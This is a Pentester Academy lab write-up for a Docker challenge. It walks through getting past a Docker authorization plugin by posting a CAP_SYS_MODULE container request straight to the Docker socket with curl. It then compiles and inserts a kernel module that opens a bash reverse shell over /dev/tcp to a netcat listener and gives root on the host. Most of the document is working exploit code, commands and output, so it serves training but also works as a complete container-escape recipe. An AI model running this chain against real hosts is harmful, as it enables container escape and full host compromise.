
ATTACK
DEFENSE
by PentesterAcademy

Name	Unchecked JSON Attribute
URL	https://attackdefense.com/challengedetails?cid=1540
Type	Docker Security : Docker Firewalls

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the misconfiguration, escalate to the root user on the host machine and retrieve the flag!

Solution:

Step 1: Check the images available on the machine.

Command: docker images

```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine-mod          latest              e1389e4613a5        9 days ago          38.1MB
modified-ubuntu     latest              54ee2a71bdef        2 weeks ago         855MB
ubuntu              18.04               775349758637        4 weeks ago         64.2MB
alpine              latest              965ea09ff2eb        5 weeks ago         5.55MB
student@localhost:~$
student@localhost:~$
```

4 images are available on the machine.

Step 2: Try to start a container with privileged flag.

Command: docker run -it --privileged modified-ubuntu

```
student@localhost:~$
student@localhost:~$ docker run -it --privileged modified-ubuntu
docker: Error response from daemon: authorization denied by plugin customauth: [DOCKER FIREWALL] Specified Privileged option value is
 Disallowed.
See 'docker run --help'.
student@localhost:~$
```

The firewall prevents running privileged containers.


Step 3: As it is mentioned in the challenge description, one of the attributes cannot be set through docker client. Therefore, curl is required to be used to interact with the docker socket using HTTP REST API. Identify the API version used by the docker client.


```
student@localhost:~$ docker version
Client: Docker Engine - Community
 Version:           19.03.1
 API version:       1.40
 Go version:        go1.12.5
 Git commit:        74b1e89
 Built:             Thu Jul 25 21:21:05 2019
 OS/Arch:           linux/amd64
 Experimental:      false

Server: Docker Engine - Community
 Engine:
  Version:          19.03.1
  API version:      1.40 (minimum version 1.12)
  Go version:       go1.12.5
  Git commit:       74b1e89
  Built:            Thu Jul 25 21:19:41 2019
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.2.6
  GitCommit:        894b81a4b802e4eb2a91d1ce216b8817763c29fb
 runc:
  Version:          1.0.0-rc8
  GitCommit:        425e105d5a03fabd737a126ad93d62a9eeede87f
 docker-init:
  Version:          0.18.0
  GitCommit:        fec3683
student@localhost:~$
```

Step 4: The docker run command first creates a container then starts it. Check the docker API reference for creating a container.

API References: https://docs.docker.com/engine/api/v1.40/#operation/ContainerCreate





Step 5: Check the options available with the docker create command.

Command-Line Reference: https://docs.docker.com/engine/reference/commandline/create/

docker create

Description

Create a new container

Usage

```
docker create [OPTIONS] IMAGE [COMMAND] [ARG...]
```

Options

Name, shorthand	Default	Description
`--add-host`		Add a custom host-to-IP mapping (host:ip)
`--attach , -a`		Attach to STDIN, STDOUT or STDERR
`--blkio-weight`		Block IO (relative weight), between 10 and 1000, or 0 to disable (default 0)
`--blkio-weight-device`		Block IO weight (relative device weight)
`--cap-add`		Add Linux capabilities
`--cap-drop`		Drop Linux capabilities
`--cgroup-parent`		Optional parent cgroup for the container
`--cidfile`		Write the container ID to the file

The capabilities attribute is available in the API references however the option is not available in the docker create command options.

Step 5: Interact with the docker socket using curl and send a request to create a container. Specify "CAP_SYS_MODULE" value in the capability attribute.

Command: curl --unix-socket /var/run/docker.sock -H "Content-Type: application/json" -d '{"Image": "modified-ubuntu", "HostConfig":{"Capabilities":["CAP_SYS_MODULE"]}}' http:/v1.40/containers/create

```
student@localhost:~$
student@localhost:~$ curl --unix-socket /var/run/docker.sock  -H "Content-Type: application/json" -d '{"Image": "modified-ubuntu", "H
ostConfig":{"Capabilities":["CAP_SYS_MODULE"]}}' http:/v1.40/containers/create
{"Id":"c52a77629a9112450f3dedd1ad94ded17db61244c4249bdfbd6bb3d581f470fa","Warnings":[]}
student@localhost:~$
```

The container was created successfully.

Step 6: Start the created container and check the list of running containers.

Commands:
docker start c52a77629a9112450f3dedd1ad94ded17db61244c4249bdfbd6bb3d581f470fa
docker ps

```
student@localhost:~$
student@localhost:~$ docker start c52a77629a9112450f3dedd1ad94ded17db61244c4249bdfbd6bb3d581f470fa
c52a77629a9112450f3dedd1ad94ded17db61244c4249bdfbd6bb3d581f470fa
student@localhost:~$
student@localhost:~$
student@localhost:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
c52a77629a91        modified-ubuntu     "/startup.sh"       About a minute ago   Up 8 seconds                            strange_mins
ky
student@localhost:~$
```

Step 7: Exec into the container and check the capability provided to the container.

Commands:
docker exec -it c52a77629a91 bash
capsh --print

```
student@localhost:~$ docker exec -it c52a77629a91 bash
root@c52a77629a91:~#
root@c52a77629a91:~#
root@c52a77629a91:~# capsh --print
Current: = cap_sys_module+eip
Bounding set =cap_sys_module
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
root@c52a77629a91:~#
```

The container has SYS_MODULE capability. As a result, the container can insert/remove kernel modules in/from the kernel of the host machine.

Step 8: Write a program to invoke a reverse shell with the help of usermode Helper API.

Source Code:

```
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

static int __init reverse_shell_init(void) {
        return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
        printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Explanation

- The call_usermodehelper function is used to create user mode processes from kernel space.
- The call_usermodehelper function takes three parameters: argv, envp and UMH_WAIT_EXEC
    - The arguments to the program are stored in argv.
    - The environment variables are stored in envp.
    - UMH_WAIT_EXEC causes the kernel module to wait till the loader executes the program.

Save the above program as “reverse-shell.c”. The above program will connect back to port 4444 on the localhost interface.

Command: cat reverse-shell.c

```
root@c52a77629a91:~# cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };


static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
        printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);

root@c52a77629a91:~#
```

Step 9: Create a Makefile to compile the kernel module.

Makefile:

```
obj-m +=reverse-shell.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Note: The make statement should be separated by a tab and not by 8 spaces, otherwise it will result in an error.

Command: cat Makefile

```
root@c52a77629a91:~# cat Makefile
obj-m +=reverse-shell.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

root@c52a77629a91:~#
```

Step 10: Make the kernel module.

Command: make

```
root@c52a77629a91:~# make
make -C /lib/modules/5.0.0-20-generic/build M=/root modules
make[1]: Entering directory '/usr/src/linux-headers-5.0.0-20-generic'
  CC [M]  /root/reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/reverse-shell.mod.o
  LD [M]  /root/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.0.0-20-generic'
root@c52a77629a91:~#
```

Step 11: Start a netcat listener on port 4444

Command: nc -vnlp 4444

```
student@localhost:~$
student@localhost:~$ nc -vnlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Step 12: Copy and paste the lab URL in a new browser tab to open another terminal/console/CLI session. Insert the kernel module using insmod.

Command: insmod reverse-shell.ko

```
root@c52a77629a91:~#
root@c52a77629a91:~#
root@c52a77629a91:~# insmod reverse-shell.ko
root@c52a77629a91:~#
root@c52a77629a91:~#
```

The kernel module will connect back to the netcat listening on port 4444 of the container and provide bash shell to the attacker. The module will wait in the same state for the bash session to be closed and only then it will exit.

Step 13: List the processes running on the host machine using the bash session received on netcat.

Command: ps -eaf

```
student@localhost:~$ nc -vnlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 55760 received!
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@localhost:/#

root@localhost:/# ps -eaf
ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 07:31 ?        00:00:05 /sbin/init
```

```
root         2     0  0 07:31 ?        00:00:00 [kthreadd]
root         3     2  0 07:31 ?        00:00:00 [rcu_gp]
root         4     2  0 07:31 ?        00:00:00 [rcu_par_gp]
root         6     2  0 07:31 ?        00:00:00 [kworker/0:0H-kb]
root         8     2  0 07:31 ?        00:00:00 [mm_percpu_wq]
root         9     2  0 07:31 ?        00:00:00 [ksoftirqd/0]
root        10     2  0 07:31 ?        00:00:02 [rcu_sched]
root        11     2  0 07:31 ?        00:00:00 [migration/0]
root        12     2  0 07:31 ?        00:00:00 [idle_inject/0]
root        14     2  0 07:31 ?        00:00:00 [cpuhp/0]
root        15     2  0 07:31 ?        00:00:00 [cpuhp/1]
root        16     2  0 07:31 ?        00:00:00 [idle_inject/1]
root        17     2  0 07:31 ?        00:00:00 [migration/1]
root        18     2  0 07:31 ?        00:00:00 [ksoftirqd/1]
root        20     2  0 07:31 ?        00:00:00 [kworker/1:0H-kb]
root        21     2  0 07:31 ?        00:00:00 [cpuhp/2]
```

Step 14: Search for the flag file on the file system

Command: find / -name flag 2>/dev/null

```
root@localhost:/#

root@localhost:/# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/root/flag
root@localhost:/#
```

Step 15: Retrieve the flag.

Command: cat /root/flag

```
root@localhost:/# cat /root/flag
cat /root/flag
759860230ded31c847d6d9a93ea3fbd5
root@localhost:/#
```

Flag: 759860230ded31c847d6d9a93ea3fbd5

References:

1. Docker (https://www.docker.com/)
2. call_usermodehelper (https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html)
3. Invoking user-space applications from the kernel (https://developer.ibm.com/articles/l-user-space-apps/)
4. Usermode Helper API (https://insujang.github.io/2017-05-10/usermode-helper-api/)